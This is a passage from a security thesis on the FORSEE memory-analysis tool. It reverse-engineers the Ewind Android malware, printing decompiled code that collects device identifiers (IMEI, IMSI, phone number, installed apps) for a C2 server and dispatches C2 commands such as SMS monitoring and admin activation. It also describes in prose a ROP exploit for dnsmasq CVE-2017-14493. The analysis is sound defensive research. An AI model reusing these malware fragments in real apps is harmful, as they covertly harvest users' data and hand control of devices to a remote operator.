


Figure 5.6: A flowchart showing how the malware initializes communication to the C2 server and executes commands.

```
public void queueInitMessage() {
    try {
        JSONObject jSONObject = new JSONObject();
        jSONObject.put("androidId", C2Actions.getMacAddress(getContext()));
        jSONObject.put("imsi", C2Actions.getIMSI(getContext()));
        jSONObject.put("imei", C2Actions.getIMEI(getContext()));
        jSONObject.put("phone", C2Actions.getPhoneNumber(getContext()));
        jSONObject.put("model", Build.MODEL);
        jSONObject.put("manufacturer", Build.MANUFACTURER);
        jSONObject.put("androidVersion", VERSION.RELEASE);
        jSONObject.put("androidSdkVersion", VERSION.SDK_INT);
        jSONObject.put("androidBuildVersion", System.getProperty("os.version"));
        jSONObject.put("screen", C2Actions.getScreenInfo(getContext()));
        jSONObject.put("version", 1);
        jSONObject.put("package", getContext().getPackageName());
        jSONObject.put("operator", C2Actions.getMobileCarrierName(getContext()));
        jSONObject.put("simOperator", C2Actions.getSimOperatorName(getContext()));
        jSONObject.put("installedApps", C2Actions.getInstalledApps(getContext()));
        jSONObject.put("deviceId", C2Actions.getOSAndDeviceInfo(getContext()));
        jSONObject.put("subId", GlobalConsts.mob_cork_sdk_autosub_str);
        jSONObject.put("networkType", C2Actions.getActiveConnectionType(getContext()));
        jSONObject.put("rootAvailable", C2Actions.isDeviceRooted());
        jSONObject.put("hasGsmSupport", C2Actions.getGSMSupport(getContext()));
        jSONObject.put("simIsReady", C2Actions.isSIMStateReady(getContext()));
```

Figure 5.7: The code responsible for constructing the initial message that contains device information to the C2 server.

or clicked, this command is shown being run in Figure 5.9.

2. showDialog - Display a dialog that can uninstall a package or load a URL when it is clicked, while also informing the C2 server when it is clicked.

3. showNotification - Display a status bar notification that informs the C2 server when it is clicked.

4. createShortcut - Download an APK and create a shortcut to it.

5. openUrl - Display a URL using an ACTION_VIEW.

6. changeTimerInterval - Change the timer interval, in minutes, that the C2 server is contacted with.

7. sleep - Sleep for some amount of time, in minutes, during which malicious activity is suspended.

8. getInstalledApps - Enumerate a list of all installed applications and send it to the C2 server.

9. changeMonitoringApps - Change the list of monitored apps, informing the C2 server when one of them is in the foreground.

10. wifiToMobile - Disable Wi-Fi and force the device to switch to mobile data, although this doesn't work and actually does nothing.

11. openUrlInBackground - Load a URL in the background in a WebView and optionally run some JavaScript code in it.

12. webClick - Load a URL in a WebView that executes JavaScript code when certain URLs are loaded, simulates hyperlink clicks, and reports messages to the C2 server with event "js.data."

13. receiveSms - Enable or disable SMS monitoring and, if it is enabled, notify the C2 server with event "receive.sms" if any SMS message is received.

14. smsFilters - Filter by a list of message and phone number regular expressions. When an SMS message is received, if both the number and message match any in the list, notify the C2 server with event "sms.filter."

15. adminActivate - Request the user for admin access for the app (mainly because apps with admin can't be uninstalled), this command is shown being run in Figure 5.10.

16. adminDeactivate - Deactivate admin access for the app.

Sometimes, there are issues with apps written for older versions of Android when they run on newer versions of Android. This is especially noticeable with malware, which often use vulnerabilities that are later patched. In this case, the Android version that the malware was initially run on was Android 7.0, where it was discovered that some parts of the malware no longer worked correctly. In particular, the functionality that reports

```
public static CommandBase constructDerivedCommand(Context context, CommandBase commandBase) {
    // these classes all extend this class, if invalid command string, return null
    return commandBase.getCommandString().equalsIgnoreCase("ok") ? new Ok(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("showFullscreen") ? new ShowFullscreen(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("showDialog") ? new ShowDialog(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("showNotification") ? new ShowNotification(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("createShortcut") ? new CreateShortcut(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("openUrl") ? new OpenUrl(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("changeTimerInterval") ? new ChangeTimerInterval(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("sleep") ? new Sleep(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("getInstalledApps") ? new GetInstalledApps(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("changeMonitoringApps") ? new ChangeMonitoringApps(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("wifiToMobile") ? new WifiToMobile(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("openUrlInBackground") ? new OpenUrlInBackground(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("webClick") ? new WebClick(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("receiveSms") ? new ReceiveSms(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("smsFilters") ? new SmsFilters(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("adminActivate") ? new AdminActivate(commandBase) :
           commandBase.getCommandString().equalsIgnoreCase("adminDeactivate") ? new AdminDeactivate(commandBase) :
           null;
}
```

Figure 5.8: The code in Ewind responsible for constructing a command class object. This shows all the command names it expects from the C2 server in plaintext.

the current foreground application to the C2 server does not work on Android versions past 4.4. However, some of the commands, along with the main part of the malware that communicates with the C2 server, still work on Android versions at least as late as Android 7.0.

In the end, finding callbacks that act as entry points into malicious routines and the events that trigger those callbacks (for instance, the USER_PRESENT event that triggers the Receiver.onReceive function) was especially important when analyzing this sample. This is because the idea with the Android version of FORSEE is that it will, by taking advantage of the mechanisms that Android uses internally to handle events and callbacks, use concrete data present in a memory image to determine which callbacks a malware is likely to execute in the near future. By understanding how the callbacks within this sample work and how they are triggered, along with providing the mechanisms to trigger these events (i.e., through the reconstructed C2 server), we can correlate the manually obtained callbacks with the event exploration capability of the Android version of FORSEE.

Figure 5.9: The result of a successful command from the C2 server to display an ad. Any web page can be displayed, but the image shown comes from a page that was actually displayed when the real C2 server was still running.




Figure 5.10: The result of a successful command from the C2 server to request admin access. The Russian text reads "Click «Activate» to allow the application to complete the installation correctly."

CHAPTER 6

A BRIEF FORAY INTO BINARY EXPLOITATION

Binary exploitation refers to the process of exploiting some kind of vulnerability in an application to cause unintended behavior, usually in some way that is advantageous to an attacker. A common end goal is to, for example, initiate a root command-line shell on a system. Often, when someone is trying to exploit a program, an attack is crafted, and if it doesn't work (which will usually cause the program to crash), it is attempted repeatedly until it is successful. Because of this characteristic of binary exploits, we had the idea of extending FORSEE into exploring a program via multiple memory images instead of just a single one. The primary use case would be to take a series of images taken from crash dumps and determine if the crashes are benign or part of an ongoing attack.

Similar to Chapter 5, we wanted to have a baseline to be able to test this extension of FORSEE as it was developed, ideally a real-word example instead of some contrived example. To this end, I explored a series of exploits discovered by Google security researchers [65] in a piece of software called dnsmasq [66]. The two vulnerabilities that were looked into specifically were: CVE-2017-14493 [67], a stack-based buffer overflow, and CVE-2017-14494 [68], an information leak. Both exploits involve bugs in the implementation of DHCPv6 in dnsmasq.

A buffer overflow refers to a bug that allows a user to write past the end of a buffer in memory (usually because the size of the input is not properly checked), allowing an attacker to overwrite memory that they shouldn't be able to write to. A common example is a stack buffer overflow which overwrites past the end of a buffer on the stack, overwriting the return address for the code that called the current executing function, which lets an attacker redirect code execution to a location of their choice. An information leak refers to a vulnerability that allows an attacker to retrieve some information that they shouldn't have

access to from a running application, usually the contents of some memory location, that is often useful to them in constructing an exploit.

Common protections against stack overflows include stack canaries, ASLR, and executable-space protection. Stack canaries are values inserted into the stack before the memory location containing the return address in a function's stack frame. Before a function returns, the canary is checked to make sure the return address has not been overwritten. ASLR puts shared libraries, the stack and heap regions, and sometimes even the code in the binary itself, in randomized locations in the process' virtual address space, making it so that code that an attacker might want to execute is in unpredictable locations. This is useful since an attacker will often want to point the return address after a buffer overflow to a known code location (often to begin what is known as a ROP chain, where ROP stands for return-oriented programming). Executable-space protection marks certain sections of memory as not executable, meaning that if the processor attempts to execute code at those locations, it will cause an exception. This prevents a common exploit where attackers will insert code into, for instance, the stack and point the return address to the inserted code. ASLR for shared libraries, the stack, and the heap is set by the operating system, but stack canaries, executable-space protection, and ASLR for code internal to the binary, requiring a position-independent executable (PIE), all require settings to be enabled by the compiler and are not present in all programs.

A working exploit for the buffer overflow portion was crafted using a ROP chain (bypassing executable-space protection), but both stack canaries and ASLR were disabled. The info leak from CVE-2017-14494 was attempted and some progress was made, but a full working exploit was never successfully crafted. After a lot of experimentation, it was discovered that the memory that is leaked from the exploit mentioned in the CVE comes from the memory pointed to by dnsmasq_daemon->outpacket.iov_base. Unfortunately, the leaked memory was located in the heap in an area that made it difficult to locate any useful information to beat ASLR, and a full exploit beating ASLR was never crafted. Additionally,

no attempt was made to bypass stack canaries.

As stated earlier, the purpose of investigating binary exploits is to evaluate a version of FORSEE that takes in multiple memory images. The working exploit described above can be modified to produce several different versions, each of which fails at a different stage in the attack. The crash dumps produced during each crash from these non-working exploits can then be collected and passed to FORSEE. Finally, by exploring these crash dumps in sequence, we can see whether or not FORSEE can determine if the crashes appear to be malicious or not.

CHAPTER 7

CONCLUSION

In this thesis, I have coordinated malware analysis with a tool, FORSEE, that discovers malware behaviors and capabilities via symbolic analysis on a memory image taken from a running malware. I show a variety of reverse engineering and analysis techniques that demonstrate FORSEE's effectiveness and assist in its future development. By coordinating these analyses with FORSEE, I have demonstrated FORSEE 's ability to simplify and accelerate reverse engineering efforts.

REFERENCES

[1] Kwon, Yonghwi and Wang, Fei and Wang, Weihang and Lee, Kyu Hyung and Lee, Wen-Chuan and Ma, Shiqing and Zhang, Xiangyu and Xu, Dongyan and Jha, Somesh and Ciocarlie, Gabriela and Gehani, Ashish and Yegneswaran, Vinod, "MCI: Modeling-based Causality Inference in Audit Logging for Attack Investigation," in *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[2] K. H. Lee, X. Zhang, and D. Xu, "High Accuracy Attack Provenance via Binary-based Execution Partition," in *Proceedings of the 20th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2013.

[3] T. Kim, X. Wang, N. Zeldovich, and M. F. Kaashoek, "Intrusion recovery using selective re-execution," in *Proceedings of the 9th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, Vancouver, Canada, Oct. 2010.

[4] S. T. King and P. M. Chen, "Backtracking intrusions," in *Proceedings of the 19th ACM Symposium on Operating Systems Principles (SOSP)*, Bolton Landing, NY, Oct. 2003.

[5] M. Zhang and R. Sekar, "Control Flow Integrity for COTS Binaries," in *Proceedings of the 22th USENIX Security Symposium (Security)*, Washington, DC, Aug. 2013.

[6] E. Bauman, Z. Lin, and K. W. Hamlen, "Superset Disassembly: Statically Rewriting x86 Binaries Without Heuristics," in *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[7] R. Wang, Y. Shoshitaishvili, A. Bianchi, A. Machiry, J. Grosen, P. Grosen, C. Kruegel, and G. Vigna, "Ramblr: Making Reassembly Great Again," in *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2017.

[8] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna, "SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis," in *Proceedings of the 37th Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[9] Y. Li, Z. Su, L. Wang, and X. Li, "Steering symbolic execution to less traveled paths," in *Proceedings of the 2013 Annual ACM SIGPLAN International Conference on Object Oriented Programming, Systems, Languages & Applications (OOPSLA)*, Indianapolis, IN, Oct. 2013.

[10] V. Kuznetsov, J. Kinder, S. Bucur, and G. Candea, "Efficient state merging in symbolic execution," *ACM SigPlan Notices*, vol. 47, no. 6, pp. 193–204, 2012.

[11] D. Brumley, C. Hartwig, M. G. Kang, Z. Liang, J. Newsome, P. Poosankam, D. Song, and H. Yin, "Bitscope: Automatically dissecting malicious binaries," *Technical Report, School of Computer Science, Carnegie Mellon University*, vol. CS-07-133, 2007.

[12] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley, "Unleashing mayhem on binary code," in *Proceedings of the 33rd Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[13] U. Bayer, A. Moser, C. Kruegel, and E. Kirda, "Dynamic analysis of malicious code," *Journal in Computer Virology*, vol. 2, no. 1, 2006.

[14] A. Moser, C. Kruegel, and E. Kirda, "Exploring Multiple Execution Paths for Malware Analysis," in *Proceedings of the 28th Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2007.

[15] K. Sen, D. Marinov, and G. Agha, "CUTE: A concolic unit testing engine for C," in *Proceedings of the ACM SIGSOFT Software Engineering Notes*, Lisbon, Portugal, Sep. 2005.

[16] C. Cadar, V. Ganesh, P. M. Pawlowski, D. L. Dill, and D. R. Engler, "EXE: Automatically generating inputs of death," *ACM Transactions on Information and System Security*, vol. 12, no. 2, 2008.

[17] P. Godefroid, N. Klarlund, and K. Sen, "DART: Directed automated random testing," in *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Chicago, IL, Jun. 2005.

[18] J. C. King, "Symbolic execution and program testing," *Communications of the ACM*, vol. 19, no. 7, 1976.

[19] R. S. Boyer, B. Elspas, and K. N. Levitt, "SELECT — a formal system for testing and debugging programs by symbolic execution," *ACM SigPlan Notices*, vol. 10, no. 6, pp. 234–245, 1975.

[20] W. E. Howden, "DISSECT — A symbolic evaluation and program testing system," *IEEE Transactions on Software Engineering*, no. 4, pp. 266–278, 1978.

[21] C. Cadar, P. Godefroid, S. Khurshid, C. S. Păsăreanu, K. Sen, N. Tillmann, and W. Visser, "Symbolic execution for software testing in practice: Preliminary assessment," in *Proceedings of the 33th International Conference on Software Engineering (ICSE)*, Honolulu, HI, May 2011.

[22] V. Chipounov, V. Georgescu, C. Zamfir, and G. Candea, "Selective Symbolic Execution," in *Proceedings of the 5th Workshop on Hot Topics in System Dependability (HotDep)*, Estoril, Portugal, Jun. 2009.

[23] C. Cadar and D. Engler, "Execution generated test cases: How to make systems code crash itself," in *Proceedings of the International SPIN Workshop on Model Checking of Software*, San Francisco, CA, USA, Aug. 2005.

[24] D. Brumley, C. Hartwig, Z. Liang, J. Newsome, D. Song, and H. Yin, "Automatically identifying trigger-based behavior in malware," in *Botnet Detection*, Springer, 2008.

[25] D. Qi, H. D. Nguyen, and A. Roychoudhury, "Path exploration based on symbolic output," *ACM Transactions on Software Engineering and Methodology (TOSEM)*, vol. 22, no. 4, 2013.

[26] H. Wang, T. Liu, X. Guan, C. Shen, Q. Zheng, and Z. Yang, "Dependence guided symbolic execution," *IEEE Transactions on Software Engineering*, vol. 43, no. 3, pp. 252–271, 2017.

[27] J. Lu, L. Cai, and Y. Zhang, "Path reduction of multiple test points in dynamic symbolic execution," in *Proceedings of the 16th IEEE/ACIS International Conference on Computer and Information Science (ICIS)*, Wuhan, China, May 2017.

[28] S. Anand, C. S. Păsăreanu, and W. Visser, "Symbolic execution with abstraction," *International Journal on Software Tools for Technology Transfer (STTT)*, vol. 11, no. 1, 2009.

[29] L. Martignoni, S. McCamant, P. Poosankam, D. Song, and P. Maniatis, "Path-exploration lifting: Hi-fi tests for lo-fi emulators," in *Proceedings of the 17th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, London, UK, Mar. 2012.

[30] F. Peng, Z. Deng, X. Zhang, D. Xu, Z. Lin, and Z. Su, "X-Force: Force-Executing Binary Programs for Security Applications.," in *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, Aug. 2014.

[31] R. Baldoni, E. Coppa, D. C. D'Elia, and C. Demetrescu, "Assisting Malware Analysis with Symbolic Execution: A Case Study," in *Proceedings of the International Conference on Cyber Security Cryptography and Machine Learning (CSCML)*, Israel, Jun. 2017.

[32] B. Yadegari and S. Debray, "Symbolic Execution of Obfuscated Code," in *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, Oct. 2015.

[33] M. Carbone, W. Cui, L. Lu, W. Lee, M. Peinado, and X. Jiang, "Mapping kernel objects to enable systematic integrity checking," in *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS)*, Chicago, Illinois, Nov. 2009.

[34] W. Cui, M. Peinado, Z. Xu, and E. Chan, "Tracking Rootkit Footprints with a Practical Memory Analysis System," in *Proceedings of the 21st USENIX Security Symposium (Security)*, Bellevue, WA, Aug. 2012.

[35] J. Rhee, R. Riley, Z. Lin, X. Jiang, and D. Xu, "Data-centric os kernel malware characterization," *IEEE Transactions on Information Forensics and Security*, vol. 9, 2014.

[36] M. Polino, A. Scorti, F. Maggi, and S. Zanero, "Jackdaw: Towards Automatic Reverse Engineering of Large Datasets of Binaries," in *Proceedings of the Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2015.

[37] Z. Xu, J. Zhang, G. Gu, and Z. Lin, "Autovac: Automatically extracting system resource constraints and generating vaccines for malware immunization," in *Proceedings of the 33rd International Conference on Distributed Computing Systems (ICDCS)*, 2013.

[38] B. Dolan-Gavitt, T. Leek, J. Hodosh, and W. Lee, "Tappan zee (north) bridge: Mining memory accesses for introspection," in *Proceedings of the 20th ACM Conference on Computer and Communications Security (CCS)*, Berlin, Germany, Oct. 2013.

[39] Q. Feng, A. Prakash, H. Yin, and Z. Lin, "Mace: High-coverage and robust memory analysis for commodity operating systems," in *Proceedings of the 30th Annual Computer Security Applications Conference (ACSAC)*, 2014.

[40] Z. Lin, X. Zhang, and D. Xu, "Automatic reverse engineering of data structures from binary execution," in *Proceedings of the 17th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2010.

[41] A. Slowinska, T. Stancescu, and H. Bos, "Howard: a Dynamic Excavator for Reverse Engineering Data Structures," in *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2011.

[42] R. Bhatia, B. Saltaformaggio, S. J. Yang, A. Ali-Gombe, X. Zhang, D. Xu, and G. G. Richard III, ""Tipped Off by Your Memory Allocator": Device-Wide User Activity Sequencing from Android Memory Images," in *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2018.

[43] B. Saltaformaggio, R. Bhatia, X. Zhang, D. Xu, and G. G. Richard III, "Screen after previous screens: Spatial-temporal recreation of android app displays from memory images," in *Proceedings of the 25th USENIX Security Symposium (Security)*, Austin, TX, Aug. 2016.

[44] M. Sikorski and A. Honig, *Practical malware analysis: the hands-on guide to dissecting malicious software*. no starch press, 2012.

[45] *VirusTotal*, https://www.virustotal.com, [Accessed: 2018-11-16].

[46] T. Brosch and M. Morgenstern, "Runtime packers: The hidden problem," *Black Hat USA*, 2006.

[47] M. Oberhumer, L. Molnár, and J. Reiser, *Upx - the ultimate packer for executables*, https://github.com/upx/upx, [Accessed: 2018-11-16].

[48] ReactOS, *Reactos: A free windows-compatible operating system*, https://github.com/reactos/reactos, [Accessed: 2018-11-19].

[49] Google, *Getting Started with the NDK*, https://developer.android.com/ndk/guides/, [Accessed: 2018-11-16].

[50] Google, *Android Studio Release Notes*, https://developer.android.com/studio/releases/#3-0-0, [Accessed: 2018-11-16].

[51] Google, *Dalvik Bytecode*, https://source.android.com/devices/tech/dalvik/dalvik-bytecode, [Accessed: 2018-11-16].

[52] Google, *Android 5.0 Behavior Changes*, https://developer.android.com/about/versions/android-5.0-changes#ART, [Accessed: 2018-11-16].

[53] Dan Bornstein, *Android Developers Blog: Dalvik JIT*, https://android-developers.googleblog.com/2010/05/dalvik-jit.html, [Accessed: 2018-11-16].

[54] Google, *ART and Dalvik*, https://source.android.com/devices/tech/dalvik, [Accessed: 2018-11-16].

[55] Google, *The Android Source Code*, https://source.android.com/setup/, [Accessed: 2018-11-16].

[56] Google, *App Manifest Overview*, https://developer.android.com/guide/topics/manifest/manifest-intro, [Accessed: 2018-11-16].

[57] Google, *Application Fundamentals*, https://developer.android.com/guide/components/fundamentals#Components, [Accessed: 2018-11-16].

[58] Google, *Android 3.1 APIs*, https://developer.android.com/about/versions/android-3.1#launchcontrols, [Accessed: 2018-11-16].

[59] Bob Pan, *dex2jar: Tools to Work with Android .dex and Java .class Files*, https://github.com/pxb1988/dex2jar, [Accessed: 2018-11-16].

[60] Lee Benfield, *CFR - Yet Another Java Decompiler*, http://www.benf.org/other/cfr/, [Accessed: 2018-11-16].

[61] Emmanuel Dupuy, *JD-GUI: A Standalone Java Decompiler GUI*, https://github.com/java-decompiler/jd-gui, [Accessed: 2018-11-16].

[62] Mike Strobel, *Procyon*, https://bitbucket.org/mstrobel/procyon/, [Accessed: 2018-11-16].

[63] JetBrains, *Fernflower*, https://github.com/JetBrains/intellij-community/tree/master/plugins/java-decompiler/engine, [Accessed: 2018-11-16].

[64] skylot, *jadx - Dex to Java Decompiler*, https://github.com/skylot/jadx, [Accessed: 2018-11-16].

[65] F. Serna, M. Linton, and K. Stadmeyer, *Behind the Masq: Yet more DNS, and DHCP, vulnerabilities*, https://security.googleblog.com/2017/10/behind-masq-yet-more-dns-and-dhcp.html, [Accessed: 2018-11-20].

[66] *Dnsmasq - network services for small networks*, http://thekelleys.org.uk/dnsmasq/doc.html, [Accessed: 2018-11-20].

[67] *Cve-2017-14493*, https://nvd.nist.gov/vuln/detail/CVE-2017-14493, [Accessed: 2018-11-20].

[68] *Cve-2017-14494*, https://nvd.nist.gov/vuln/detail/CVE-2017-14494, [Accessed: 2018-11-20].